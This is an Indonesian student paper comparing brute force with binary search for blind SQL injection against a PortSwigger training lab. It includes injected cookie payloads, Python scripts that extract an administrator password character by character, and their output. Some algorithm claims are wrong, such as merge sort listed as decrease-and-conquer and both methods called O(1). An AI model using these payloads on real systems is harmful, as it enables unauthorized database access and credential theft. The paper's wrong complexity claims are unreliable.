Penerapan Algoritma Decrease and Conquer Pada Penetrasi Kerentanan Aplikasi Web

Muhammad Haidar Akita Tresnadi - 13521025
Program Studi Teknik Informatika
Sekolah Teknik Elektro dan Informatika
Institut Teknologi Bandung, Jalan Ganesha 10 Bandung
13521025@std.stei.itb.ac.id

***Abstrak*—Website adalah sebuah aplikasi yang terbentuk dari kumpulan halaman web dan dapat diakses melalui internet. Website digunakan untuk berbagai macam keperluan, seperti menyediakan layanan, berjualan, membagikan konten, dan memberikan informasi. Dalam pengembangan dan pengelolaan sebuah website, diperlukan sistem aplikasi yang aman guna mencegah kasus – kasus merugikan seperti kebocoran data, pengambil alihan akun, dan penyalahgunaan informasi sensitif. Keamanan aplikasi web menjadi aspek krusial dalam menjaga integritas, kerahasiaan, dan ketersediaan data yang ada di dalamnya, serta melindungi pengguna dari serangan dan ancaman yang mungkin timbul. Makalah ini membahas salah satu skema penyerangan pada sebuah aplikasi web yang dimanfaatkan sebagai pengujian keamanan sebelum web dipublish. Skema ini diterapkan melalui pendekatan *binary search* yang termasuk dalam algoritma *decrease and conquer*.**

Keywords—Website, Binary Search, larik.

I. PENDAHULUAN

Internet adalah jaringan komputer luas yang terhubung dan saling berkomunikasi menggunakan protokol tertentu. Internet memungkinkan segala jenis pertukaran informasi dan komunikasi dengan syarat pengguna harus saling terhubung. Protokol yang digunakan internet adalah TCP/IP (Transmission Control Protocol/Internet Protocol), HTTP (Hypertext Transfer Protocol), dan DNS (Domain Name System). Protokol - protokol ini memungkinkan pengguna dapat melakukan pengiriman data, penelusuran web, dan berbagai layanan lainnya. Namun, di balik kemudahan dan manfaatnya, internet juga rentan terhadap berbagai bentuk kejahatan cyber. Kejahatan cyber mencakup serangkaian tindakan jahat yang dilakukan secara online dengan menggunakan teknologi informasi dan komunikasi. Salah satu sasaran utama dari kejahatan cyber adalah aplikasi web, yang merupakan platform yang rentan terhadap berbagai jenis serangan dan penyerangan. Aplikasi web sering menjadi target kejahatan cyber karena merupakan titik masuk yang potensial bagi para penyerang untuk mendapatkan akses tidak sah, mencuri data sensitif, atau merusak sistem. Salah satu tipe serangan yang dilakukan pada aplikasi web adalah melakukan sql injection dan password cracking. Untuk melakukan teknik ini, terdapat salah satu cara dimana penyerang memanfaatkan pendekatan binary search pada tabel ascii untuk mengidentifikasi karakter-karakter yang digunakan dalam string password atau query SQL. Pendekatan binary search pada tabel ASCII memanfaatkan sifat terurutnya karakter-karakter dalam tabel tersebut. Dengan mengirimkan input yang dikendalikan secara jahat, penyerang dapat menguji karakter-karakter satu per satu dan memanfaatkan respons dari aplikasi web untuk memperoleh informasi tambahan. Maka dari itu, para pengembang aplikasi web melakukan test penetrasi keamanan website mereka terlebih dahulu secara lokal sebelum meluncurkannya ke lingkungan produksi. Dengan melakukan test penetrasi keamanan secara lokal, para pengembang aplikasi web dapat mengidentifikasi dan memperbaiki kerentanan potensial sebelum aplikasi tersebut diakses oleh pengguna secara publik.

II. LANDASAN TEORI

A. Algoritma Decrease and Conquer

Metode Decrease and Conquer dalam perancangan algoritma melibatkan reduksi persoalan menjadi dua sub-persoalan yang lebih kecil, di mana algoritma hanya memproses satu sub-persoalan pada setiap tahapnya. Dengan memfokuskan perhatian pada satu sub-persoalan pada setiap langkahnya, metode Decrease and Conquer memungkinkan pemecahan masalah secara bertahap dengan mengurangi kompleksitas dan ukuran masalah yang dihadapi. Dengan demikian, decrease and conquer tidak memproses semua upa-persoalan secara langsung, seperti halnya divide and conquer. daripada itu, decrease and conquer mengurangi masalah menjadi sub-persoalan yang lebih kecil dan lebih mudah dipecahkan. Setelah sub-persoalan diselesaikan, solusinya digabungkan untuk membentuk solusi akhir dari persoalan asli.

1. Decrease

Pada tahap ini, persoalan utama direduksi atau dibagi menjadi beberapa persoalan yang lebih kecil, biasanya dua sub-persoalan. Reduksi ini dilakukan dengan tujuan membuat sub-persoalan tersebut lebih mudah dipecahkan daripada persoalan utama. Metode reduksi ini bisa bervariasi tergantung pada jenis persoalan yang sedang dihadapi, dan bisa melibatkan pemisahan data, pembagian wilayah, atau pendekatan lain yang relevan.

2. Conquer

Setelah persoalan direduksi menjadi sub-persoalan yang lebih kecil, tahap selanjutnya adalah memproses satu sub-persoalan secara rekursif. Ini berarti algoritma akan diterapkan pada setiap sub-persoalan secara terpisah untuk mendapatkan solusinya. Jika sub-persoalan masih terlalu besar, tahap

decrease dapat diterapkan kembali pada sub-persoalan tersebut hingga mencapai kasus dasar yang dapat diselesaikan secara langsung.

dalam algoritma decrease and conquer, tidak ada tahap *combine* karena hanya ada satu upa-persoalan yang diselesaikan. Berbeda dengan algoritma divide and conquer, algoritma ini fokus pada pengurangan persoalan menjadi sub-persoalan yang lebih kecil dan penyelesaian satu sub-persoalan pada setiap iterasi.

Metode decrease and conquer sering digunakan dalam algoritma rekursif, di mana persoalan dibagi menjadi sub-persoalan yang semakin kecil hingga mencapai kasus dasar yang dapat diselesaikan langsung. Pendekatan ini bergantung pada pemecahan sub-persoalan secara berulang dan penggabungan solusinya untuk mencapai solusi akhir yang diinginkan.

Algoritma decrease and conquer memiliki tiga varian yang dibedakan berdasarkan cara ukuran instans persoalan direduksi yaitu:

1. Decrease by a constant

Dalam varian ini, ukuran instans persoalan direduksi sebesar konstanta yang sama setiap iterasi algoritma. Biasanya konstanta yang digunakan adalah 1. Artinya, persoalan utama akan dibagi menjadi sub-persoalan yang ukurannya lebih kecil sebesar konstanta yang tetap setiap langkahnya. Contoh persoalan dengan varian decrease by a constant adalah skema sorting selection sort.

2. Decrease by a constant factor


Pada varian ini, ukuran instans persoalan direduksi sebesar faktor konstanta yang sama setiap iterasi algoritma. Biasanya faktor konstanta yang digunakan adalah 2. Artinya, ukuran instans persoalan akan dikurangi menjadi setengahnya pada setiap langkah. Contoh persoalan dengan varian decrease by a constant factor adalah skema sorting merge sort.

3. Decrease by a variable size

Dalam varian ini, ukuran instans persoalan direduksi dengan ukuran yang bervariasi pada setiap iterasi algoritma. Metode reduksi yang digunakan tergantung pada karakteristik spesifik persoalan yang sedang dihadapi. Contoh persoalan dengan varian decrease by a variable size adalah skema sorting quick sort.

B. Algoritma Binary Search

Algoritma Binary Search adalah metode pencarian yang memiliki tingkat efisiensi relatif tinggi dalam menemukan posisi sebuah elemen di dalam sebuah larik yang telah diurutkan, baik secara menaik maupun menurun. Algoritma ini merupakan hasil dari pendekatan decrease and conquer yang mereduksi persoalan secara bertahap dengan menggunakan faktor konstanta yang sama pada setiap iterasi algoritma. Algoritma ini biasanya digunakan pada kasus di mana kita perlu mencari posisi sebuah elemen tertentu di dalam larik yang telah diurutkan. Contoh penggunaan yang umum adalah saat mencari elemen dalam daftar nama yang diurutkan secara alfabetis, mencari angka dalam larik angka yang diurutkan, atau mencari kata dalam kamus yang diurutkan.



Gambar 2. Ilutstrasi langkah awal binary search [2]

Secara umum, algoritma binary search memiliki tahapan :

1. Asumsi ada sebuah larik A yang sudah terurut menaik dan nilai K adalah nilai yang dicari di dalam larik, Maka Tentukan batas bawah (low) dan batas atas (high) dengan batas bawah diatur sebagai indeks pertama larik (0) dan batas atas diatur sebagai indeks terakhir larik (panjang larik - 1).
2. Hitung indeks tengah (mid) sebagai rata-rata dari batas bawah dan batas atas

   mid = (low + high) / 2
3. Lakukan perbandingan nilai K dengan elemen pada indeks tengah larik A.
4. Jika K sama dengan elemen pada indeks tengah, pencarian selesai. Nilai K ditemukan pada indeks tengah.
5. Jika K lebih kecil dari elemen pada indeks tengah, perbarui batas atas menjadi mid - 1 dan lanjut ke langkah 2.
6. Jika K lebih besar dari elemen pada indeks tengah, perbarui batas bawah menjadi mid + 1 dan lanjut ke langkah 2.
7. Lakukan pengulangan langkah 2 hingga 6 dengan iterasi maupun rekursif untuk seluruh elemen pada larik A dengan kondisi Selama batas bawah kurang dari atau sama dengan batas atas.

Jika ditinjau lebih lanjut, jumlah operasi yang dilakukan saat perbandingan elemen elemen larik adalah :

$$T(n) = \begin{cases} 0 & ,n = 0 \\ 1 + T(n/2) & ,n > 0 \end{cases}$$

Gambar 2. Relasi rekurens perbandingan elemen elemen larik pada binary search [2]

Dengan T(n) mengacu pada pada kompleksitas waktu (jumlah langkah atau operasi) yang dibutuhkan oleh suatu algoritma dalam menyelesaikan persoalan dengan ukuran n. Persamaan rekurensi tersebut menggambarkan hubungan rekursif antara kompleksitas waktu algoritma pada ukuran persoalan saat ini (n) dengan kompleksitas waktu pada ukuran sub-persoalan yang lebih kecil (n/2).

C. Algoritma Brute Force

Algoritma Brute Force adalah pendekatan yang lempang dan sederhana dalam memecahkan suatu persoalan. Pendekatan ini didasarkan pada pernyataan yang terdapat dalam persoalan dan definisi atau konsep yang terlibat. Dalam algoritma Brute Force, langkah-langkah yang diambil sangat langsung, tidak rumit, dan jelas caranya (obvious way). Pendekatan ini mengharuskan kita untuk melakukan tindakan atau operasi yang diperlukan tanpa menggunakan strategi yang lebih canggih atau optimasi yang kompleks.

Meski algoritma Brute Force cenderung lebih sederhana dan mudah dipahami, kelemahannya terletak pada efisiensi waktu dan ruang. Karena pendekatannya yang secara naif mencoba semua kemungkinan solusi, algoritma Brute Force dapat memakan waktu yang lama dan memerlukan sumber daya yang lebih banyak, terutama jika persoalan memiliki ukuran atau kompleksitas yang besar.

Namun, algoritma Brute Force tetap memiliki keunggulan dalam beberapa situasi. Misalnya, ketika ukuran persoalan relatif kecil atau ketika tidak ada pendekatan yang lebih efisien yang tersedia. Algoritma Brute Force juga sering digunakan sebagai langkah awal dalam pengembangan solusi yang lebih optimal, dengan tujuan memahami dengan jelas persoalan dan kemungkinan solusinya sebelum mencari pendekatan yang lebih canggih.

D. Structured Query Language (SQL)

SQL adalah bahasa pemrograman yang digunakan untuk mengelola dan mengoperasikan basis data relasional. SQL memungkinkan pengguna untuk membuat, mengubah, dan mengambil data dari basis data relasional, serta mengelola struktur dan hubungan antara tabel dan entitas di dalamnya. SQL secara khusus dirancang untuk berinteraksi dengan sistem manajemen basis data (database management system/DBMS) yang mendukung model relasional.

Dalam SQL, perintah-perintah atau query digunakan untuk memanipulasi data dalam basis data. Beberapa perintah SQL yang umum meliputi ‘Select’ (untuk mengambil data), ‘Insert’ (untuk menyisipkan data baru), ‘Update’ (untuk memperbarui data yang ada), Delete (untuk menghapus data), dan ‘Create’ (untuk membuat tabel atau basis data baru). SQL juga menyediakan fitur-fitur seperti pengaturan keamanan, indeks, transaksi, dan tampilan yang memungkinkan pengguna untuk mengelola dan mengatur data dengan lebih efisien.

Dikarenakan bahasa sql merupakan media yang menjembatani antara pengembang dengan basis data, diperlukan evaluasi proteksi keamanan yang maksimal pada bagian ini. Jika aplikasi web gagal untuk melakukan proteksi, para penjahat cyber bisa memanfaatkan kerentanan tersebut menjadi salah satu alat untuk mencuri data sensitif dan mendapat akses yang tidak sah.

Salah satu teknik yang memanfaatkan lemahnya validasi input user adalah SQL Injection. Teknik ini merupakan serangan keamanan yang terjadi ketika penyerang memanfaatkan celah keamanan pada aplikasi web yang menggunakan input SQL yang tidak aman. Dalam serangan SQL Injection, penjahat cyber menyisipkan kode SQL berbahaya ke dalam input yang diterima oleh aplikasi. Tujuannya adalah untuk memanipulasi pernyataan SQL yang dieksekusi oleh basis data, dengan dampak yang merugikan. Berdasarkan perbedaan hasil respon dari server, SQL injection dibagi menjadi 2 yaitu *normal SQL* injection dan blind SQL injection.

Pada normal SQL Injection, penyerang menyisipkan kode SQL berbahaya ke dalam input yang diterima oleh aplikasi. Serangan ini bertujuan untuk memanipulasi pernyataan SQL yang dieksekusi oleh basis data. Penyerang dapat langsung melihat hasil dari manipulasi SQL, seperti pesan kesalahan atau hasil kueri yang diubah. Dengan demikian, mereka dapat mencuri data sensitif, mengubah data, atau bahkan merusak basis data secara keseluruhan.

Di sisi lain, blind SQL Injection memiliki pendekatan yang lebih sulit. Penyerang tetap menyisipkan kode SQL berbahaya ke dalam input aplikasi, namun perbedaannya adalah bahwa mereka tidak dapat langsung melihat hasil manipulasi SQL. Penyerang harus mengirimkan serangkaian pertanyaan dan mengamati respons aplikasi untuk mendapatkan informasi secara bertahap. Mereka memanfaatkan pernyataan SQL yang mengembalikan nilai boolean (true atau false) untuk memperoleh informasi yang diinginkan. Dengan melakukan pertanyaan yang sesuai dan menganalisis respons, penyerang dapat mendapatkan informasi sensitif seperti struktur tabel, nama kolom, atau bahkan data spesifik yang diinginkan.

E. Burpsuite

Burpsuite merupakan sebuah perangkat lunak yang digunakan untuk menguji keamanan aplikasi web. Perangkat lunak ini didesain khusus untuk mempermudah pengembang aplikasi untuk mengidentifikasi kerentanan dan celah keamanan dalam aplikasi web. Salah satu fitur yang akan dipakai penulis untuk membantu dalam pengujian ini adalah *intercept* yang ada pada bagian *proxy*. Burp Suite menyediakan proxy HTTP yang memungkinkan pengguna untuk memperoleh kendali penuh atas permintaan dan respons antara aplikasi web dan server. Pengguna dapat memanipulasi, memodifikasi, dan mengamati data yang dikirimkan, sehingga memungkinkan untuk dapat mengidentifikasi celah keamanan.

F. ASCII

ASCII (American Standard Code for Information Interchange) adalah sebuah standar karakter yang digunakan dalam komputasi dan komunikasi. ASCII menyediakan representasi


numerik untuk karakter yang umum digunakan dalam bahasa Inggris, seperti huruf, angka, dan simbol. Sedangkan, Tabel ASCII adalah sebuah tabel yang menampilkan hubungan antara karakter-karakter dengan nilai-nilai numeriknya dalam ASCII. Tabel ini berisi daftar karakter ASCII dan nilai desimal, nilai heksadesimal, serta representasi biner dari masing-masing karakter.

III. ANALISIS DAN PENGUJIAN

A. Pengujian SQL injection


Aplikasi web yang penulis jadikan sebagai tempat pengujian adalah lab SQL injection milik Portswigger. Pada lab ini, objektif yang diminta adalah mencari password dari administrator di tabel bernama *users*. Kerentanan sql injection pada lab ini termasuk pada jenis blind SQL injection di mana penyerang tidak bisa melihat secara langsung hasil dari manipulasi sql. Dengan petunjuk yang diberikan deskripsi lab, dapat ditemukan kerentanan blind SQL injection pada *cookie* dengan nama TrackingId.

Gambar 3. Data HTTP request yang dikirimkan pengguna kepada server (dilihat menggunakan burpsuite).



Gambar 3. Tampilan aplikasi web jika query yang dilempar ke server bernilai true.

Pada kedua gambar di atas, diperlihatkan tampilan aplikasi web jika query yang dikirimkan pada server bernilai true. Namun, jika query bernilai false, akan ada elemen yang hilang pada tampilan web yaitu kalimat ‘Welcome back’ di antara ‘Home’ dan ‘My account’. Dengan mencoba SQL injection dasar yaitu mengganti value dari cookie TrackingId menjadi *sjewbp7nfs8B2lJK' and 1=2--* maka query yang dilemparkan pada server akan bernilai false, dan kalimat ‘Welcome back’ akan menghilang dari tampilan menu.



Gambar 3. Tampilan aplikasi web jika query yang dilempar ke server bernilai false.

B. Tahap Penetrasi aplikasi web

Setelah ditemukan adanya kerentanan aplikasi pada *cookie*, penulis mengganti nilai dari *cookie* TrackingId untuk mencari panjang password dari administrator. Nilai *cookie* untuk mencari panjang password adalah sebagai berikut:

sjewbp7nfs8B2lJK' and (select username from users where username='administrator' and length(password) > 10)='administrator'--

Panjang password bisa didapatkan dengan query di atas menggunakan metode bruteforce. Cara kerja query tersebut adalah dengan membandingkan panjang password administrator apakah lebih dari X (dengan X merupakan variabel yang akan dicoba kemungkinannya). Dari hasil tersebut, didapat bahwa panjang password administrator adalah 20. Selanjutnya nilai *cookie* TrackingId dimodifikasi lagi dengan memanfaatkan algoritma binary search sebagai berikut:

sjewbp7nfs8B2lJK' and (select ascii(substring(password, %s, 1)) from users where username = 'administrator') > '%s'--

Query tersebut mencoba membandingkan nilai numerik karakter password administrator dalam ASCII dengan nilai tengah dari algoritma binary search.

Untuk pengujian dengan algoritma bruteforce, query yang dipakai adalah sebagai berikut:

sjewbp7nfs8B2lJK' and (select ascii(substring(password, %s, 1)) from users where username = 'administrator') = '%s'--

Query ini mirip dengan query saat menggunakan algoritma binary search. Perbedaan utama dari kedua query tersebut adalah query bruteforce membandingkan nilai numerik karakter password administrator dalam ASCII dengan nilai iterasi yang dilakukan secara linear.

Berikut adalah hasil dari eksekusi kode program menggunakan algoritma brute force dan algoritma binary search beserta source code program:

```
Found  character 8! :n
Found  character 9! :e
Found  character 10! :d
Found  character 11! :8
Found  character 12! :e
Found  character 13! :t
Found  character 14! :u
Found  character 15! :b
Found  character 16! :8
Found  character 17! :l
Found  character 18! :r
Found  character 19! :0
Found  character 20! :3
Password for administrator is : 1fkutdaned8etub8lr03
durasi: 638.5247871875763 detik
```

Gambar 3. Hasil eksekusi program dengan menggunakan algoritma bruteforce.

```
Found  character 8! :n
Found  character 9! :e
Found  character 10! :d
Found  character 11! :8
Found  character 12! :e
Found  character 13! :t
Found  character 14! :u
Found  character 15! :b
Found  character 16! :8
Found  character 17! :l
Found  character 18! :r
Found  character 19! :0
Found  character 20! :3
Password for administrator is : 1fkutdaned8etub8lr03
durasi: 50.92996788024902 detik
```

Gambar 3. Hasil eksekusi program dengan menggunakan algoritma binary search.

```python
def bruteForce(url):
    start = time.time()
    password = ''
    for i in range(1,21):
        for j in range(32, 129):
            sql_payload = "' and (select ascii(substring(password, %s, 1)) \
                from users where username = 'administrator') = '%s'--" % (i,j)
            sql_payload_encoded = urllib.parse.quote(sql_payload)
            cookies = {'TrackingId' : '7cMit4mj8z52xP62' + sql_payload_encoded, \
                       'session' : 'aioOOfQizgbwNorZhK6vzOucFhu1jsue'}
            r = requests.get(url=url, cookies=cookies, verify=False, proxies=proxies)
            if "Welcome" in r.text:
                break
            else:
                continue
        password += chr(j)
        print("Found " + " character " + str(i) + "! :" + chr(j))
    print("Password for administrator is : " + password)
    end = time.time()
    duration = end - start
    print(f"durasi: {duration} detik")
```

Gambar 3. Source code untuk algoritma bruteforce.

```python
def binarySearch(url):
    start = time.time()
    password = ''
    for i in range(1,21):
        lo = 32
        hi = 128
        while(lo <= hi):
            mid = lo + (hi - lo) // 2
            sql_payload = "' and (select ascii(substring(password, %s, 1)) \
                from users where username = 'administrator') > '%s'--" % (i,mid)
            sql_payload_encoded = urllib.parse.quote(sql_payload)
            cookies = {'TrackingId' : '7cMit4mj8z52xP62' + sql_payload_encoded, \
                       'session' : 'aioOOfQizgbwNorZhK6vzOucFhu1jsue'}
            r = requests.get(url=url, cookies=cookies, verify=False, proxies=proxies)
            if "Welcome" in r.text:
                lo = mid + 1
            else:
                hi = mid - 1
        password += chr(lo)
        print("Found " + " character " + str(i) + "! :" + chr(lo))
    print("Password for administrator is : " + password)
    end = time.time()
    duration = end - start
    print(f"durasi: {duration} detik")
```

Gambar 3. Source code untuk algoritma binary search.

C. *Pembahasan dan Analisis*

Berdasarkan hasil yang diperoleh dari pengujian, algoritma bruteforce dengan binary search memiliki perbedaan durasi yang cukup signifikan. Algoritma bruteforce membutuhkan waktu hampir 11 menit untuk mendapatkan solusi sedangkan algoritma binary search mampu menyelesaikan persoalan dengan waktu kurang dari 1 menit. Pada kasus ini jika dilihat berdasarkan kompleksitas dengan notasi big O, Algoritma bruteforce memiliki kompleksitas yang sama dengan algoritma binary search yaitu O(1). Hal ini dapat disebabkan karena kompleksitas algoritma tidak selalu menjadi faktor tunggal dalam menentukan kinerja algoritma dalam kasus nyata. Jumlah HTTP request yang dilakukan ketika menggunakan algoritma bruteforce tentu lebih banyak dibandingkan algoritma binary search. Hal itulah yang menjadi faktor utama lebih lambatnya kinerja algoritma bruteforce dibandingkan algoritma binary search pada kasus ini, meskipun ada faktor eksternal lain seperti latensi jaringan dan kecepatan server.

IV. KESIMPULAN

Dalam kasus penetrasi aplikasi web dengan memanfaatkan tabel ASCII, algoritma binary search jauh lebih efisien dibandingkan algoritma bruteforce. Hal ini menunjukkan pentingnya memilih algoritma yang tepat untuk situasi yang spesifik. Dalam situasi ini, penggunaan algoritma binary search memungkinkan pencarian nilai ASCII yang diperlukan dilakukan dengan cepat dan efisien. Dibandingkan dengan algoritma brute force yang menguji setiap kemungkinan nilai ASCII secara berurutan, binary search memperkecil rentang pencarian secara signifikan dengan memanfaatkan sifat terurutnya tabel ASCII. Dengan demikian, algoritma binary search dapat menemukan karakter yang diinginkan dengan lebih sedikit HTTP *request* dan waktu eksekusi yang lebih cepat. Sehingga, pemilihan algoritma yang tepat sangat penting dalam konteks penetrasi aplikasi web. Memahami karakteristik algoritma dan kecocokannya dengan masalah yang dihadapi

adalah langkah penting dalam merencanakan serangan atau pengecekan keamanan aplikasi.

V. UCAPAN TERIMA KASIH

Puji dan syukur penulis panjatkan kepada Allah SWT, atas berkat, rahmat, karunia serta nikmatnya makalah ini dapat diselesaikan dengan baik dan tepat waktu. Penulis juga ingin mengucapkan terima kasih kepada Ir. Rila Mandala, M. Eng., Ph.D. selaku Dosen Mata Kuliah IF2211 Strategi Algoritma Kelas 03 yang telah dengan sabar, penuh dedikasi, serta dengan sepenuh hati membimbing penulis dan berbagi pengetahuannya..

REFERENSI

[1] Munir, R. (2022). Algoritma Brute Force (2022) - Bagian 1 [PDF]. Diakses dari https://informatika.stei.itb.ac.id/~rinaldi.munir/Stmik/2021-2022/Algoritma-Brute-Force-(2022)-Bag1.pdf

[2] Munir, R. (2021). Algoritma Decrease and Conquer (2021) - Bagian 1 [PDF]. Diakses dari https://informatika.stei.itb.ac.id/~rinaldi.munir/Stmik/2020-2021/Algoritma-Decrease-and-Conquer-2021-Bagian1.pdf

[3] Munir, R. (2021). Algoritma Decrease and Conquer (2021) - Bagian 2 [PDF]. Diakses dari https://informatika.stei.itb.ac.id/~rinaldi.munir/Stmik/2020-2021/Algoritma-Decrease-and-Conquer-2021-Bagian2.pdf

[4] Silberschatz, Korth, Sudarshan: “Database System Concepts”, 7th Edition.

[5] "SQL Injection." PortSwigger Web Security Academy. Diakses dari https://portswigger.net/web-security/sql-injection

PERNYATAAN

Dengan ini saya menyatakan bahwa makalah yang saya tulis ini adalah tulisan saya sendiri, bukan saduran, atau terjemahan dari makalah orang lain, dan bukan plagiasi.

Bandung, 22 Mei 2023

Muhammad Haidar Akita Tresnadi 13521025